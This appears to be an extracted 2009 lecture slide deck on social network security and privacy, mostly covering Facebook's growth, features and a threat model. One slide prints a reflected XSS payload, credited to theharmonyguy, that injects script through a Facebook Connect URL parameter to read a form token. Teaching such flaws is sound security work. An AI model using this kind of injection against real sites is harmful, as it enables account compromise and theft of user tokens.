

Social Networks and Security

Checkpoint
Sep 7, 2009

Joseph Bonneau, Computer Laboratory

Hack #1: Photo URL Forging



Photo Exploits: PHP parameter fiddling (Ng, 2008)

Hack #1: Photo URL Forging



Photo Exploits: Content Delivery Network URL fiddling

I. The Social Network Ecosystem


II. Security

III. Privacy

A Brief History

- SixDegrees.com, 1997
 - Friendster, 2002
 - MySpace, 2003
 - Facebook, 2004
 - Twitter, 2006
-
- Definitive account: danah boyd and Nicole Ellison “Social Network Sites: Definition, History, and Scholarship,” 2007

Exponential Growth




Facebook is Everywhere...



Freetown Christiania (Copenhagen, Denmark)


Demographics

US Facebook Users by Age Group (3/25/09)
(InsideFacebook.com)



Still fairly dominated by youth

Demographics




Rapid growth in older demographics

Global Growth

Country	10/8/08	3Q08 Growth	2008 Growth
United States	32,975,440	16%	94%
United Kingdom	12,410,520	9%	43%
Canada	9,324,600	-2%	7%
Turkey	4,921,980	41%	73%
Chile	3,682,680	50%	3343%
France	3,622,960	48%	183%
Australia	3,559,380	6%	52%
Colombia	3,304,600	23%	325%
Venezuela	1,591,220	48%	1061%
Italy	1,342,600	135%	460%
Sweden	1,324,060	16%	21%
Denmark	1,244,700	58%	204%
Norway	1,227,260	8%	15%
Spain	1,214,200	57%	265%
Mexico	1,168,320	6%	80%
Hong Kong	1,134,860	24%	
Argentina	1,094,780	114%	1033%
South Africa	961,720	-1%	31%
Belgium	925,600	78%	258%
Germany	860,460	24%	79%
India	794,440	3%	47%
Egypt	791,440	-1%	29%
Switzerland	701,420	67%	217%
Finland	680,780	26%	58%
Greece	663,920	28%	260%



Global Players (11/2008)




Credit: oxyweb.co.uk

Global Players (4/2009)

WORLD MAP OF SOCIAL NETWORKS

WWW.VINCOS.IT

- Cyworld
- Facebook
- Friendster
- Hi5
- Hyves
- Iwiw
- Lidé
- Maktoob
- Mixi
- MySpace
- Nasza-klasa
- Odnoklassniki
- One
- Orkut
- QQ
- Skyrock
- V Kontakte
- Wretch
- Zing



Created on Many Eyes (<http://many-eyes.com>) © IBM


Credit: Vincenzo Cosenza



UNIVERSITY OF
CAMBRIDGE

800 YEARS
1209 ~ 2009

American Control



Why Worry About Social Networks?



The screenshot shows the original Thefacebook website interface. At the top, there is a blue header with a pixelated profile picture of Mark Zuckerberg on the left and the text "[thefacebook]" in a large, stylized font on the right. Below the header, there are links for "login", "register", and "about". On the left side, there is a dashed box containing links for "[main]", "[login]", and "[register]". The main content area is titled "[Login]" and contains a login form with fields for "Email:" and "Password:". Below the form are two buttons: "Login" and "Register". A link for "here" is provided for users who have forgotten their password. At the bottom, there are links for "about", "contact", "faq", "advertise", "terms", and "privacy", followed by the text "a Mark Zuckerberg production" and "Thefacebook © 2004".

Just LAMP websites where you list your friends...

The Surprising Depth of Facebook



Mike Barash Location scouting for Photography.Book.Now



3 hours ago · Comment · Like · Share



Holly Kreuter at 10:20pm April 29

You get to do all the fun stuff.

Write a comment...



melissa hillard ▶ **Stephanie Bognuda:** even in 1997, we KNEW it was a conspiracy...



Tupac Is Alive!!!!!!!!!!!!!!!!!!!!!! | TMZ.com

Source: www.t TMZ.com

TMZ has obtained photographic evidence that Tupac Shakur is alive and well and drinking Hand Grenades in New Orleans -- unless we're terribly mistaken. ...

7 hours ago · Comment · Like · Share · See Wall-to-Wall

Highlights



Words to Live By

by Laurie Konigsberg

1 4



Wall Photos

by Becky Neil



Guns 4 Roses

3 friends are fans.

Become a Fan

Events

[See All](#)



Justin David Carl's birthday Today -

[Send a gift](#)

Cigall Kadoch's birthday Fri - [Send a gift](#)

Brittany Shehi's birthday Fri - [Send a gift](#)

Anna Quider's birthday Sat - [Send a gift](#)

Jessica Pickett's birthday Sat - [Send a gift](#)

Jenny Mackay's birthday Sat - [Send a gift](#)

Facebook Stream

The Surprising Depth of Facebook

Round ends in: **0:39**

E	E	E	T	E
L	E	A	A	W
N	S	N	R	O
P	C	T	E	S
A	A	I	I	I

Click, drag, or type to build words.

 **Rotate Board** (use spacebar as a shortcut)

End this Round

My Score: **153** My Best: **310**

LEARS is worth 4

Enter

Words Remaining

3LW	74	6LW	49
4LW	105	7LW	27
5LW	96	8LW	9

Possible Score: 1466 pts

Words you've found:

- LEARS (4)
- LEAR (2)
- TARTS (4)
- TART (2)
- LEANER (6)
- LEAN (2)
- LEAT (2)

My Friends

 1st	Nan Gao 416 pts
	
 6th	Adrienne Clark 199 pts
 7th	Julie Zhuo 199 pts
CURRENT SCORE 8th 153 pts	
 9th	Jessica Shang 147 pts

Facebook Applications

The Surprising Depth of Facebook

facebook

Connect [The Run Around](#) with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.

Run Around


Bring your friends and info
Publish content to your Wall

facebook


Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of The Run Around. By using The Run Around, you also agree to the [The Run Around Terms of Service](#).

[Sign up for Facebook](#)[Connect](#)[Cancel](#)

Facebook Connect

Web 2.0?

Function	Internet version	Facebook version
Page Markup	HTML, JavaScript	FBML
DB Queries	SQL	FBQL
Email	SMTP	FB Mail
Forums	Usenet, etc.	FB Groups
Instant Messages	XMPP	FB Chat
News Streams	RSS	FB Stream
Authentication	OpenID	FB Connect
Photo Sharing	Flickr, etc.	FB Photos
Video Sharing	YouTube, etc.	FB Video
Blogging	Blogger, etc.	FB Notes
Microblogging	Twitter, etc.	FB Status Updates
Micropayment	Peppercoin, etc.	FB Points
Event Planning	E-Vite	FB Events
Classified Ads	craigslist	FB Marketplace

From Al Gore to Mark Zuckerberg

- ♦ Facebook has essentially re-invented the Internet
 - Centralised
 - Proprietary
 - Walled
 - Strong(er) identity
- ♦ Killer addition is social context



Parallel Trend: The Addition of Social Context


“Given sufficient funding, all web sites expand in functionality until users can add each other as friends”



Facebook is the SNS that Matters

- ♦ Dominant
 - Largest and fastest-growing
 - Most internationally successful
 - Receives most media attention
- ♦ Advanced
 - Largest feature-set
 - Most complex privacy model
 - Closest representation of real-life social world


Hack #2: Facebook XSS



`http://www.facebook.com/connect/prompt_permissions.php?`
`ext_perm=red_stream`

Credit: theharmonyguy


Hack #2: Facebook XSS



`http://www.facebook.com/connect/prompt_permissions.php?
ext_perm=1`

Credit: theharmonyguy

Hack #2: Facebook XSS



```
http://www.facebook.com/connect/prompt_permissions.php?  
ext_perm=%3Cscript  
%3Ealert(document.getElementById(%22post_form_id  
%22).value);%3C/script%3E
```

Credit: theharmonyguy

Overview

I. The Social Network Ecosystem

II. Security

III. Privacy

SNS Threat Model

Mum murdered over Facebook profile status

By [Richard Smith](#) 2/09/2009

a a

'Man stabbed lover over site'



A mum-of-four was murdered by her partner after she changed her Facebook profile to "single", a jury heard yesterday.

SNS Threat Model

- ♦ Account compromise
 - Email or SNS (practically the same)
- ♦ Computer compromise
- ♦ Monetary Fraud
 - Increasingly becoming a payment platform
- ♦ Service denial/mischief

Web 2.0?

Function	Internet version	Facebook version
Page Markup	HTML, JavaScript	FBML
DB Queries	SQL	FBQL
